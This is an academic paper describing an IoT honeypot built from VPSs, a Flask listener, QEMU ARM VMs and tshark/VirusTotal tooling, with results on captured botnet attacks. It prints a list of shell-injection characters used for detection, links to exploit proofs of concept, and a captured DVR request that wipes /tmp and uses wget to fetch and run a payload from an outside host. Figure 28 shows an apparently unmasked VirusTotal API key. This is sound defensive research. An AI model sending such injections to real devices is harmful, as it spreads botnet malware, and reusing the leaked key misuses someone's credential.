SECURITY ISSUES IN INTERNET OF THINGS BOTNETS: A HIGH INTERACTION HONEYPOT APPROACH

Alexandru LAZAR[1], Tudor-Mihai BLAGA[1], Daniel ZINCA[1], Virgil DOBROTA[1]
[1]Communications Department, Technical University of Cluj-Napoca, Romania
Corresponding author: Virgil Dobrota (e-mail: Virgil.Dobrota@com.utcluj.ro)

Abstract: For a better awareness of the tactics employed by the malicious entities in Internet of Things, a system called Honeypot tricks the attackers into exploiting its "sweet" fake resources. While implementing nine types of devices only six of those were attacked. Despite this, the honeypot managed to capture attacks destined for three devices that were not implemented. Overall, several real-world attacks were captured and analyzed providing different indicators of compromise. No new threats were identified but the server only ran for a short period of time and with limited resources. This approach looks like a promising avenue for creating attacker profiles and collecting data on botnet behavior.

Keywords: *botnet; exploit; honeypot; IoT.*

I. INTRODUCTION

The Internet of Things (IoT) is represented by inter-connected devices and physical/ virtual machines that send and receive data over a network without the need for human interaction. In this environment a honeypot is a system that mimics a real server which appears to be on a production network. Its purpose is to trick attackers into exploiting the provided resources to gain a better understanding of the methodologies used within an attack. This is done by monitoring the traffic, extracting the malware samples, and getting different indicators of compromise. All of these allow for better detection measures, improved firewall and intrusion prevention systems (IPS) settings. The main functions usually depend on the level of interaction of the honeypot but in general they are creating attacker profiles, capturing samples and traffic for further analysis, diverting attention of attackers from the real network, and detecting new and emerging threats.

As most IoT devices run an operating system (OS) (e.g., Linux) they are no different than an actual computer when being attacked and infected. However, unlike a personal computer there is no straightforward way of getting access to their underlying OS and checking for signs of compromise. Without knowing the problems that can undermine the security of a device, it is hard to come up with good measures of protection. Honeypots are an ideal solution for dealing with the lack of information regarding threats as they offer security researchers control of machines that mimic the devices and will be attacked in the same way as a real device. As the traffic they receive is mostly malicious, the collected data size is small but has a high value. They consume minimal resources and do not actually require threat signatures beforehand to be efficient. A simple low-interaction honeypot can still be effective using minimal time to setup, but the complexity can be scaled up according to available resources. Most of the detected attacks and tools might be a common occurrence, but a honeypot also has the capability of detecting 0-day attacks (exploits that are not public and have not been used before). On the other hand, as the system is not a real one, it still has the possibility of being detected and fingerprinted. While a lot of traces can be hidden, lest for the complete emulation of the device firmware, a fake system will still contain artefacts and behave differently. There is also the risk that with improper setup an attacker might be able to pivot into the internal network and cause real damage.

A quick question: Which are the "victims" in our investigations? They are called IoT botnets, and they could be routers, digital video recorders (DVRs), IP cameras, etc. In general, they are embedded devices that become infected and under the control of an attacker. Because of the sheer number of smart devices connected to the Internet and their lack of security controls and testing, IoT botnets have come to surpass the traditional ones in terms of numbers. Although these systems have low processing power the fact that a single bot can amass hundreds of thousands of devices leads to some of the largest Distributed Denial of Service (DDoS) attacks in history.

In this paper we present the design and results of a high-interaction IoT honeypot, based on the extended work carried out by us in [30]. The implementation contains: (1) five virtual private servers; (2) a listener that exposes ten services; and (3) six QEMU (Quick Emulator) virtual machines that each have a worker, a monitor, and a collector. All components can easily be scaled up or down depending on the available resources.

The rest of the paper is organized as follows: Section II discusses the related work, followed by the

Manuscript received October 28, 2023; revised December 11, 2023

implementation. Section IV presents the experimental results. The last section includes conclusions and future work.

II. RELATED WORK

There is a now famous Mirai botnet that crippled several websites and hosting providers, including security researcher Brian Kreb's blog (623 Gbps attack) and OVH which hosted Wikileaks (over 1Tbps attack) [2]. The same botnet later attacked a major DNS provider, Dyn, with a record traffic peak of 1.2Tbps [3] which at the time was the largest attack ever seen. This was just the start as later the Mirai source code went public and several other copycats appeared. A timeline for the Mirai attacks can be seen in [1]. Surprisingly this had an unexpected result. As different botnet families were competing for the same devices the scale of the attacks went down as no bot could reign supreme. In the beginning most vulnerable devices were infected by directly accessing telnet services with weak or no credentials. Botnets had to evolve and started closing the entry-point in the systems that they infected while also cleaning competing malware. But as the number of available IoT devices with exposed telnet dwindled the botnets started employing more sophisticated attacks.

In 2017 a new botnet emerged dubbed IoTroop or IoT Reaper [4]. While still using parts of the Mirai code it also integrated, for the first time, public exploits for several IoT devices such as GoAhead IP cameras, Synology NASs, Netgear, TP-Link and MikroTik routers. Most of the public exploits used were simple command injections that allowed the malware to execute commands directly on the underlying operating system. An arms race started and several botnets started weaponizing public exploits. Families such as the Hajime worm [5] the Satori botnet [6] or the Gafgyt botnet [7] started adding new devices to their network. Even a vigilante bot that effectiveley bricked vulnerable devices, brickerbot [8], appeared.

In June 2018 a new botnet, VPNFilter [9], started targeting routers, deploying malware that was monitoring traffic and had the capability to insert js scripts inside https connections. Besides the classic command injection exploits it also employed a stack based buffer overflow vulnerability that targeted mikroTik routers. It was the first IoT bot to employ memory corruption bugs in its arsenal as they are rather unstable but a public exploit was available after the Vault 7 CIA Leaks [10]. A timeline for more families of botnets can be found in [11]. There are two main botnet architectures: centralized (as in Figure 1) and decentralized or peer-to-peer (see Figure 2). Regarding the existing projects of honeypots, they provide different levels of attacker interaction and service emulation. For instance HoneyThing is a honeypot for Internet of TR-069 things. It was designed to act completely as a modem/ router that has RomPager embedded web server and supports TR-069 (CWMP) protocol [12].




Figure 1. Centralized IoT botnet




Figure 2. Decentralized IoT botnet

This project is a medium interaction honeypot and it does not provide access to a real operating system but closely emulates the CPE WAN Management Protocol while at the same time logging all communication with its services.

Another solution was called KAKO, and it was intended for use in cataloging attack sources, droppers and payloads. The default configuration ran a given set of simulations and captured information relating to the origin of the requests, the body of the request, and attempted to process and to collect the payload, if supported [13]. The KAKO project is also medium interaction but provides more services including telnet http and https. It simulates a busybox telnet service or a uhttpd HTTP service and extracts information about attacks.

Telnet IoT honeypot was a project implementing a Python telnet server trying to act as a honeypot for IoT Malware which spreaded over horribly insecure default passwords on telnet servers on the Internet, according to [14]. The Telnet IoT honeypot is high interaction and runs telnet clients inside dockers to offer attackers an environment resembling a real operating system. It logs the telnet sessions and tries to link different malware samples and network connections together in order to detect botnet families.

Paper [15] presents honey[potd]aemon, implementing ssh services running received commands in a sandbox. This is an example of a high interaction honeypot that monitors ssh connections and executes the commands inside a custom-made jail. It implements session limits and various security policies that ensure that escape is not likely to happen.

III. IMPLEMENTATION

The developed honeypot consists of five main components: virtual private servers, a listener, qemu workers, monitors and information collectors as can be seen in Figure 3. The virtual private servers serve as entry points in the system and forward traffic from the internet towards the listener. The next four components are part of a larger Python server that runs in a Ubuntu 18.04 VirtualBox machine. The listener receives packets from the VPSs and parses the HTTP requests searching for malicious traffic. When a possible attack is found the listener creates a job that is taken over by a qemu worker thread. The worker parses the job and sends the relevant commands to a qemu virtual machine through a named pipe. At the same time it creates a job for the monitoring threads that will start recording traffic on the relevant interface. When the job timeout is reached the qemu virtual machine will close and the information collector threads will extract relevant data into the attacks folder so it can be further manually analyzed.




Figure 3. Honeypot main components

The project contains five VPSs, a listener that exposes ten services and six qemu virtual machines that each have a worker, monitor and collector. All components can easily be scaled up or down depending on the available resources.

A. Virtual private servers' setup

The virtual private servers are droplets on the DigitalOcean service. They are Ubuntu 18.04.3 (LTS) x64 instances with one virtual CPU, 1GB of RAM and 25GB of Disk. For them to forward traffic, an OpenVPN server together with `iptable` rules were used. Setting up the VPN consists of several steps that were followed from a Digital Ocean tutorial [24]. The main steps consist of creating the server and client keys and certificates, creating configs for clients and server, and creating relevant rules so that traffic can be forwarded correctly. The focus was on the commands that allow the VPS to send packets towards the listener located on a private network. The OpenVPN server interface is a virtual tun interface that is in the same network as the VPN client. If traffic must be sent to and from the internet through the VPN it means that the VPS interfaces must be allowed to forward traffic between them. To achieve this, we first enable IP forwarding. Then packets coming from the VPN towards the Internet must be NATed to be correctly routed (see Figure 4).

```
$ sysctl -w net.ipv4.ip_forward=1
$ iptables -t nat -A POSTROUTING -s 10.8.0.0/8
-o eth0 -j MASQUERADE
```

Figure 4. Enabling IP forwarding and NAT

This rule changed the source address of all packets that came from the VPN (10.8.0.0/8) and exited through the external interface eth0 with its IP. The default gateway of the VPS is eth0 (traffic was sent to the internet and mangled if it came from the VPN). In the next step we needed to forward all traffic that came on the public interface on port 80 and 8080 to our listener on port 1110 and 1111. First, we opened the incoming ports on the firewall that was enabled by default on the droplet:

```
$ ufw allow 1194/udp #for vpn client
$ ufw allow 80/tcp
$ ufw allow 8080/tcp #for listener
$ ufw disable
$ ufw enable
```

Figure 5. Firewall rules

Second, we rerouted all packets that were sent to the public interface 206.189.185.173:80 to the client VPN IP 10.8.0.6:1110 and mangled them to appear as if they came from the VPN server interface 10.8.0.1 (see Figure 6). The same rules were used to forward any other ports (e.g., 8080 -> 1111). For a better understanding of the configuration, Figure 7 describes the processing flow.

```
$ iptables -t nat -A PREROUTING -p tcp -d
206.189.185.173 --dport 80 -j DNAT --to-
destination 10.8.0.6:1110
$ iptables -t nat -A POSTROUTING -p tcp -d
10.8.0.6 --dport 1110 -j SNAT --to-source
10.8.0.1
```

Figure 6. Rerouting rules




Figure 7. Processing flow

The packets entered the VPS with the source IP address of the attacker and destination IP address as the public one of the VPS. They reached the listener with the source IP address of the VPN client on the specific port.

B. Listener setup

The listener threads exposed vulnerable services on local ports. The threads started when we accessed API endpoints on the local host, provided by a Flask application [25]. Creating a POST API endpoint is presented in Figure 8.

```
@app.route('/newthreadexpose',
methods=['POST'])
def create_task():
   exp = Exploit(request.json["exploit"])
     thread = ListenThread(TCP_IP,
int(request.json["port"]),exp,
request.json["tunip"])
     thread.start()
     return "ok"
```

Figure 8. Flask API endpoint setup

The requests had to contain the listener port, the VPN client interface IP, and the name of the simulated exploit, as in Figure 9. The command started a listener thread on the local IP 10.0.2.15:1120 that received traffic from the 10.12.0.6 VPN interface and exposed an Asus DSLN12E router web page.

```
$ curl -i -H "Content-Type: application/json" -
X POST -d '{"port":"1120", "tunip":"10.12.0.6",
"exploit":"asusDSLN12E"}'
127.0.0.1:10080/newthreadexpose
```

Figure 9. Request sent to API.

The listener thread first created a TCP socket that was bound to the specified port. Then it ran two iptable commands that forwarded traffic from the specified VPN IP to its services. For the previous example of request the rules are presented in Figure 10.

```
$ iptables -t nat -A PREROUTING -p tcp -d
10.12.0.6 -dport 1120 -j DNAT -to-destination
10.0.2.15:1120
$ iptables -t nat -A POSTROUTING -p tcp -d
10.0.2.15 -dport 1120 -j SNAT -to-source
10.12.0.6
```

Figure 10. Traffic forwarded to listener.


When this setup was complete, the thread started to listen for incoming connection requests. When one had been received, a client thread started. It tried to parse the data received as a HTTP packet and if it succeded, it decoded the URL from the query string and the body of the request (if it was a POST request). The body and query were then checked for signs of exploitation. A parser looked for characters that could be used to break out of a shell command and injected their own instructions. The list of characters was the following: ’`$(`’ – dollar + round parenthesis, used to start a subshell; ’`` ` ``’ – backtick, used to start a subshell; ’`;`’ – semi-colon, used to end a shell command; ’||’ – double vertical bar, executes next command if first one fails; ’`&&`’ – double ampersand, executes next command if first one succeedes; and ’`|`’ – single vertical bar, pipes the result of a command to another command.

If a malicious command was found, a job was created so the attack could be further processed. The job contained the malicious command, the timeout for virtual machines (10 seconds by default), the request and the name of the exploit. After the job was put in a queue, the thread tried to answer with the appropiate response by checking the path and query of the request and matching it with possible responses from the exploit class. The latter was populated before a listener thread had been started, by parsing a JSON that contained a default response with headers, error codes, title and body, a not found response and responses for different stages of the exploit. An example of one stage exploit can be found in Figure 11.

```
{
    "protocol": "http",
    "default": {
        "conditions": {
            "path": "/"
        },
        "response": "401 Unauthorized",
        "title": "Netgear R7000",
        "Headers": {
            "Content-type": "text/html",
            "Connection": "Close",
            "WWW-Authenticate":
"Basic realm=\"NETGEAR R7000\"",
            "x-frame-options": "SAMEORIGIN",
            "Set-Cookie":
"XSRF_TOKEN=1222440606; Path=/"
        },
        "body": ""
    },
    "notfound": {
        "response": "404 Not Found",
        "title": "404 Not Found",
        "Headers": {
            "Content-Type": "text/html"
        },
        "body": "Page not found"
    },
    "stages": {
        "stage1": {
            "conditions": {
                "inpath": "/cgi-bin/"
            },
            "response": "200 OK",
            "title": "Netgear R7000",
            "Headers": {
                "Connection": "Close",
                "Content-type": "text/html"
            },
            "body": "Ok"
        }
    }
}
```

Figure 11. Netgear R7000 JSON

The JSON contained the conditions for which any response should had been sent. In this case a default response of ”401 Unauthorized” was sent to all requests for the ”/” path. If the request contained the ”/cgi-bin/” folder in its path it was assumed that a malicious request was probably sent and a ”200 OK” response had been returned. If the default path was not hit or if none of the exploit stages appeared, then a ”404 Not Found” response was provided. To better imitate the exposed device the Shodan Search Engine [26] was used. For the query string 'netgear R7000 port:"80"' the results are presented in Figure 12. By leveraging the results we got from the search engine we could forge answers that closely resembled the real device that had to be simulated. When the proper answer was sent back the client thread closed the connection.



401 Unauthorized
[redacted]
Added on 2020-02-07 07:04:36 GMT
United States, Saint Louis

```
HTTP/1.0 401 Unauthorized
WWW-Authenticate: Basic realm="NETGEAR R7000"
x-frame-options: SAMEORIGIN
Set-Cookie: XSRF_TOKEN=1222440606; Path=/
Content-type: text/html
```

401 Unauthorized
[redacted]
Added on 2020-02-07 08:24:54 GMT
United States

```
HTTP/1.0 401 Unauthorized
WWW-Authenticate: Basic realm="NETGEAR R7000"
x-frame-options: SAMEORIGIN
Set-Cookie: XSRF_TOKEN=1222440606; Path=/
Content-type: text/html
```

401 Unauthorized
[redacted]
Added on 2020-02-07 11:42:51 GMT
United States, Panama City

```
HTTP/1.0 401 Unauthorized
WWW-Authenticate: Basic realm="NETGEAR R7000"
x-frame-options: SAMEORIGIN
Set-Cookie: XSRF_TOKEN=1222440606; Path=/
Content-type: text/html
```

Figure 12. Shodan search result.

C. Qemu Worker setup

The Qemu worker threads ran immediately after the main server started, so they had time to setup the Qemu virtual machine instances. After doing the needed configurations they waited for jobs to be inserted in the job queue. First, the thread set up the networking configurations by creating a tap interface and adding it to the bridge that was connected to the listener interface. This allowed the Qemu machines to access the network through the interface provided by VirtualBox. `tap1` was the interface specific to the first VM instance, and `br0` the bridge between `enp0s3` (listener interface) and the `tap` interfaces. The commands are presented in Figure 13.

```
$ ip tuntap add tap1 mode tap
$ brctl addif br0 tap1
$ ifconfig tap1 up
```

Figure 13. Qemu machine network interface setup

After the virtual interface was prepared, the thread created two named pipes: (1) `guest1.in` used to send shell commands to the VM; (2) `guest1.out` to read the result of the commands. Both were created using the `os.mkfifo` Python functions. Next, a Qemu virtual machine based on the ARM started. The filesystem, the kernel and the device tree blob were created with Buildroot. The process is described at the end of this chapter. The command to start a machine is in Figure 14. The significance of the parameters is the following: `qemu-system-arm` is the binary that runs the VM; `-snapshot`: no changes will be save on the base image; `-M versatilepb` : machine type, general purpose Linux machine; `-kernel images/zImage` : the location of the kernel image; `-dtb images/versatile-pb.dtb` : the location of the device tree blob; `-drive file=images/rootfs.ext2.qcow2, if=scsi,format=qcow2` : the location of an ext2 filesystem converted to qcow2, a file format used by qemu; `-append 'root=/dev/sda console=ttyS0'` : the kernel command line that specifies the filesystem location, and the tty device that should be used for console; `-netdev tap, id=net1, ifname=tap1,script=no,downscript=no` : creates a network that uses the tap1 interface setup earlier; `-device e1000,netdev=net1,mac=52:54:00:ac:d3:b1` : creates the VM machine virtual network interface, assigns it to the network created earlier and sets up its MAC address; `-name qemuMachine1` : set name of the machine; `-monitor unix:qemu-monitor-socket-1,server,nowait` : creates a unix socket to access the qemu monitor specific to this instance.

```
$ qemu-system-arm -snapshot \
-serial pipe:/tmp/guest1 \
-M versatilepb \
-kernel images/zImage \
-dtb images/versatile-pb.dtb \
-drive
file=images/rootfs.ext2.qcow2,if=scsi,format=
qcow2 \
-append 'root=/dev/sda console=ttyS0' \
-netdev
tap,id=net1,ifname=tap1,script=no,downscript=
no \
-device e1000,netdev=net1,mac=52:54:00:ac:d3:
b1 \
-name qemuMachine1 \
-monitor
unix:qemu-monitor-socket-1,server,nowait
```

Figure 14. Starting a Qemu instance

After the machine booted, a snapshot had to be created so that a clean state could be restored after each attack. First, the named pipe was used to login with the root user as seen in Figure 8 (the user under which most IoT devices ran their binaries). After that, a connection with the `qemu-monitor-socket-1` was created, and the `savevm img1` command was sent (Figure 15). This saved the machine state at the current point. For reverting, the command `loadvm img1` (Figure 16) had to be sent through the same unix socket.

```
fifoOut = open(self.filenameOut, 'r')
        while True:
            line = fifoOut.readline()
            if line:
                print(line, flush=True)
            if "Buildroot" in line:
                break
        fifoIn = open(self.filenameIn, 'w')
        fifoIn.write("root\n")
        fifoIn.flush()
```

Figure 15. Login inside the virtual machine

```
self.sock = socket.socket
(socket.AF_UNIX, socket.SOCK_STREAM)
        try:
self.sock.connect(self.socketMonitor)
            self.sock.send(bytes("savevm
img%d\n" % (self.number), 'UTF-8'))
            time.sleep(1)
            return
        except socket.error as e:
            print(e)
```

Figure 16. Save the virtual machine state.

When a job had been taken from the queue the command was extracted and executed in the virtual machine through the named pipes. A monitoring job that specified the interface that should be listened on, the attack number and the timeout were created and were taken over by a monitoring thread.

After this basic information about the attack was written to a file and the thread slept the number of seconds specified by the timeout variable. When the timeout reached the job, it was marked as done and the virtual machine reverted using the `loadvm img1` command. As mentioned previously, the images necessary to run the VM were cross compiled using Buildroot. Using the `make menuconfig` command we could change the necessary settings to compile an ARM machine. The default configurations worked for most of the settings. Of the customs we mention in Figure 17.

```
Target options ---> Target Architecture
(ARM (little endian))
Target options ---> Target Binary Format (ELF)
Target options ---> Target Architecture
Variant (arm926t)
Kernel ---> Kernel version (4.19.16)
Target Packages ---> Networking Applications
---> netcat
```

Figure 17. Target machine settings

The kernel also had to have driver support for the network interface used by Qemu. To set it up the `make linux-menuconfig` command was involved. Settings modified are presented in Figure 18.

```
Device drivers ---> Network device support --->
Ethernet driver support --->
<*> Intel(R) PRO/100+ support
<*> Intel(R) PRO/1000 Gigabit Ethernet support
<*> Intel(R) PRO/1000 PCI-Express Gigabit
Ethernet support
<*> Intel(R) 82575/82576 PCI-Express Gigabit
Ethernet support
[*] Intel(R) PCI-Express Gigabit adapters HWMON
support
<*> Intel(R) 82576 Virtual Function Ethernet
support
```

Figure 18. Target machine network driver

After the previous settings, the compilation could start using the command `make`. The result was a filesystem `rootfs.ext2`, a kernel image `zImage` and a device tree blob `versatile-pb`.dtb. To be able to use snapshots the ext2 filesystem had to be converted to a qcow2 image. To do this the qemu-img binary was run, as in Figure 19. The result could be used together with the snapshot functionality of qemu to prevent any malicious modifications of the binaries that ran inside the virtual machine.

```
$ qemu-img convert -p -f raw -O qcow2
rootfs.ext2 rootfs.ext2.qcow2
```

Figure 19. Convert raw image to qcow2 format.

D. Monitor and collector setup

After the Qemu worker executed a malicious command on the virtual machine it put a monitor job in a queue. It contained the tap interface, timeout, and attack number. When a job was available, a monitor thread started capturing traffic on the specified interface. To do so a tshark instance ran, filtering the TCP and UDP segments and writing the results in a .pcap file (see Figure 20). The `-i argument` represents the interface (`tap1` for Qemu machine 1), the `-f argument` represents the filter, and `-F` the file format (`libpcap` for .pcap files).

```
$ tshark -i tap1 -w captures/capture01.pcap
-f tcp or udp -F libpcap
```

Figure 20. Capturing the traffic

At the same time a bash script was launched that feed the result .pcap into another tshark instance extracting the http request sent from and to the virtual machine (in Figure 21). Also, it wrote them to a file, the output being also displayed by another shell script.

```
#!/bin/bash
 tail -f -c +0 captures/capture${1}${2}.pcap
| tshark -lnr - '(http.response_number eq 1)
or (http.request.method)' > output${1}${2}
```

Figure 21. Getting http requests/ responses.

When the timeout expired the processes were killed and a bash script that collected the resulting files was launched. It tried to extract files from the traffic using tshark) and to determine if they were either a binary or a script. In both cases it calculated the md5 and sha256 hash of the file (see Figure 22). The resulting hashes were sent to the VirusTotal API (Figure 23) which returned the engines that detected the file as malware and how many of them had been detected as such. Results extracted from the API are presented in Figure 24 and Figure 25.

The IPs to which the machine connects while infected are extracted. From the capture the local network and DNS resolver are filtered. The results are sorted, and the unique IPs are extracted.

```
tshark -nr ${atk}/capture${1}${2}.pcap
--export-objects http,${atk}/files/
```

Figure 22. Extracting the objects.

```
shellString='shell script'
executableString='LSB executable'
for f in $FILES
do
type=$(file $f)
echo $type
if [[ $type == *"${shellString}"* ]]; then
        echo "$f is a shell script"
>> ${outputFile}
        echo "md5:    " $(md5sum $f | cut -f 1
-d ' ') >> ${outputFile}
        echo "sha256: " $(sha256sum $f | cut -f
1 -d ' ') >> ${outputFile}
fi
if [[ $type == *"${executableString}"* ]]; then
echo "$f is a binary" >> ${outputFile}
        echo "md5:    " $(md5sum $f | cut -f 1
-d ' ') >> ${outputFile}
        echo "sha256: " $(sha256sum $f | cut -f
1 -d ' ') >> ${outputFile}
fi
done
```

Figure 23. Check objects for files.

```
virustotal=`curl --request GET -url
https://www.virustotal.com/api/v3/files/
$(md5sum $f | cut -f 1 -d ' ') --header 'x-
apikey:
14b7aa6d4d277958a18ff11a6a2ccd10c758542331830fd
5095XXXXXXXXXX'`
echo "$virustotal" >> $vtFile
echo "$virustotal" | grep '"result":' | grep -v
'null' >> ${outputFile}
echo "$virustotal" | grep "last_analysis_stats"
-A9 >> ${outputFile}
```

Figure 24. Sending hash to VirusTotal

```
tshark -r ${atk}/capture${1}${2}.pcap -T fields
-e ip.dst | grep -v '10.0.2' | grep -v '1.1.1.1'
| sort | uniq > $destIps
```

Figure 25. Extracting destination IP addresses

```
 "last_analysis_stats": {
        "confirmed-timeout": 0,
       "failure": 0,
       "harmless": 0,
       "malicious": 30,
       "suspicious": 0,
       "timeout": 0,
       "type-unsupported": 15,
       "undetected": 29
            },
```

Figure 26. File statistics

```
"result": "Trojan.Linux.Mirai.1"
"result": "ELF:Mirai-ADP [Trj]"
"result": "Trojan.Linux.Mirai.1"
"result": "Linux/Mirai.Gen18"
"result": "Trojan.Linux.Mirai.1"
"result": "ELF:Mirai-ADP [Trj]"
"result": "ELF:Mirai-UM [Trj]"
"result": "Trojan.Linux.Mirai.1"
"result": "Gen:NN.Mirai.34084"
"result": "Unix.Dropper.Mirai-7135870-0"
"result": "Linux.Mirai.1887"
"result": "a variant of Linux/Mirai.OX"
"result": "Trojan.Linux.Mirai.1 (B)"
"result": "Trojan.Linux.Mirai.1"
"result": "ELF/Mirai.AE!tr"
"result": "Trojan.Linux.Mirai.1"
```

Figure 27. Uploaded file signatures (to be continued)

```
"result": "Trojan.Linux.Mirai"
"result": "HEUR:Backdoor.Linux.Mirai.b"
"result": "malware (ai score=80)"
"result": "Linux/Mirai.km"
"result": "Linux/Mirai.km"
"result": "Trojan.Linux.Mirai.1"
"result": "Backdoor:Linux/Mirai.YA!MTB"
"result": "Backdoor.Mirai/Linux!1.BAF6
           (CLASSIC)"
"result": "Malware"
"result": "Linux/DDoS-CIA"
"result": "Backdoor.Linux.Mirai.wbc"
"result": "Trojan.Linux.MIRAI.SMMR1"
"result": "Trojan.Linux.MIRAI.SMMR1"
"result": "HEUR:Backdoor.Linux.Mirai.b"
```

Figure 27. Uploaded file signatures (continuation)

Then the extracted IP addresses were sent to the VirusTotal API (see Figure 28) to observe how many of the engines considered it malicious. Examples of results are presented in Figure 29.

```
for i in $IPS
do
        echo $i >> ${outputFile}
        virustotal=`curl --request GET --url
https://www.virustotal.com/api/v3/ip_addresses/
$i        --header        'x-apikey:
14b7aa6d4d277958a18ff11a6a2ccd10c758542331830fd
5095b736454ffdffa'`
        echo "$virustotal" >> $vtFile
        echo    "$virustotal"    |    grep
"last_analysis_stats" -A6 >> ${outputFile}
done
```

Figure 28. Sending IPs to VirusTotal

```
"last_analysis_stats": {
                "harmless": 60,
                "malicious": 7,
                "suspicious": 0,
                "timeout": 0,
                "undetected": 9
},
```

Figure 29. IP scan results

IV. EXPERIMENTAL RESULTS

A list of the implemented exploits and the devices it affects is provided in Table I. Some exploits are quite old, while some of them do not even have a CVE (Common Vulnerabilities and Exposures) number assigned by the time the experiments were carried out. This happens when neither the researcher that discovered the vulnerability nor the company that sells the device requests a CVE ID. Some of the presented exploits have a fix available (Netgear, D-Link, Asus, Linksys). On the other hand, others have not received a patch because the seller could not be contacted for disclosure, it does not care, or the product reached its end of life. There are several different devices from different vendors that might use the same firmware and have the same vulnerabilities. While a patch might be available from the original distributor, other vendors will be slow or never adopt the updates. In the next paragraphs, a description of the exploit is provided when emulating them.

TABLE I. EXPLOIT LIST

Affected device/ CVE number/ Proof of concepts
Netgear R7000, R6400 / CVE-2016-6277 https://www.exploit-db.com/exploits/41598
Netgear DGN1000 / N/A / https://www.exploit-db.com/exploits/43055
MVPower DVR Shell / N/A / https://www.exploit-db.com/exploits/41471
Avtech IP Camera / N/A / https://www.exploit-db.com/exploits/40500
WIFICAM IP Camera / CVE-2017-8225 / https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html
D-Link Devices/ N/A / https://www.exploit-db.com/exploits/28333
Asus RT56U/ DSL-N12E/ CVE-2018-15887 / https://www.exploit-db.com/exploits/25998
NVMS-9000 DVR / N/A / https://github.com/mcw0/PoC/blob/master/TVT-PoC.py
Linksys E1500/E2500 / CVE-2013-2678 / https://www.exploit-db.com/exploits/24936

There were 201 attacks received during the testing period. More than half of the attacks targeted a single device, namely the WIFCAM IP Camera. Some devices that appear in the list were not emulated while some of the exposed services were not attacked at all or not with the intended exploit. Figure 30 displays the distribution of the attacks.




Figure 30. Number of attacks by device

A total of 588 IP addresses were identified of which 143 were unique. These were IPs that either attacked the devices or were serving payloads. In our case most of them came from Brazil, followed by Iran, US, India, and Poland. In the next part the attacks captured will be described.




Figure 31. Number of attacks by country

A. *MVPower DVR attacks*

The service imitating the MVPower DVR that exposes a Jaws server has been attacked a total of 31 times. The structure of the command injection looks similar, but the downloaded payload and the stager domain are different. The most common request was sent 15 times and downloaded a shell script. Request in Figure 32. Some peculiarities are the User-Agent header which is "Hello, world" and the Host header which points to the localhost port 80. The "scan.casualaffinity.net" domain is detected as malicious by 8 blacklisting engines.

```
GET                            /shell?cd+/tmp;rm+-
rf+*;wget+http://scan.casualaffinity.net/jaws;s
h+/temp/jaws HTTP/1.1
User-Agent: Hello, world
Host: 127.0.0.1:80
Accept:
text/htmp,application/xhtml+xml,application/xml
;q=0.9,image/webp,*/*;q=0.8
Connection: keep-alive
```


Figure 32. MVPower casualaffinity request

Part of the shell script can be found in Figure 32. The sample tried to find a folder in which to write to. After that it tried to download other executable files using both curl and wget. Instead of checking the architecture of the target machine, the malware got binaries that were compiled for 13 architectures including arm, mips, powerpc and x86.

```
#!/bin/bach
